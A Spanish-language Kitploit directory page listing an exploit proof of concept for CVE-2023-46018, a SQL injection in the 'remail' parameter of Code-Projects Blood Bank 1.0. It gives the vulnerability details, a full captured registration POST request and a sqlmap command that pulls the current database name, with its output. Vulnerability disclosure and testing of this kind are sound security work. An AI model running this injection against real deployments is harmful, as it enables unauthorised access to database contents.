
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability — Prueba de concepto de explotación para la vulnerabilidad de inyección SQL en Code-Projects Blood Bank V1.0, dirigida al parámetro remail en receiverReg.php para extraer el contenido de la base de datos. | Kitploit
Herramientas/GitHubGitHub/ersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

Prueba de concepto de explotación para la vulnerabilidad de inyección SQL en Code-Projects Blood Bank V1.0, dirigida al parámetro remail en receiverReg.php para extraer el contenido de la base de datos.

Ver Repositorio
3hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-Vulnerabilidad-de-Inyección-SQL

  • Autor del Exploit: ersinerenler

Página web del proveedor

  • https://code-projects.org/blood-bank-in-php-with-source-code

Enlace del software

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Descripción general


  • Code-Projects Blood Bank V1.0 es susceptible a una vulnerabilidad de seguridad significativa que surge de una protección insuficiente en el parámetro 'remail' en el archivo receiverReg.php. Esta falla puede ser explotada potencialmente para inyectar consultas SQL maliciosas, lo que conduce a un acceso no autorizado y a la extracción de información sensible de la base de datos.

Detalles de la vulnerabilidad

  • CVE ID: CVE-2023-46018
  • Versión afectada: Blood Bank V1.0
  • Archivo vulnerable: /receiverReg.php
  • Nombre del parámetro: remail
  • Tipo de ataque: Local

Referencias:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46018
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46018

Descripción

  • La falta de validación y saneamiento adecuados de las entradas en el parámetro 'remail' permite a un atacante crear consultas de inyección SQL, eludiendo los mecanismos de autenticación y obteniendo acceso no autorizado a la base de datos.
imagen

Prueba de Concepto (PoC) :

  • Guarde la solicitud POST de receiverReg.php en un archivo request.txt.
---
POST /bloodbank/file/receiverReg.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------2653697510272605730288393868
Content-Length: 877
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/register.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rname"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rbg"

A+
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rcity"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rphone"

05555555555
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="remail"

test@test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rpassword"

test123
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rregister"

Register
-----------------------------2653697510272605730288393868--

---

  • sqlmap -r request.txt -p remail --risk 3 --level 3 --dbms mysql --batch --current-db

  • base de datos actual: bloodbank

imagen
Descargar herramienta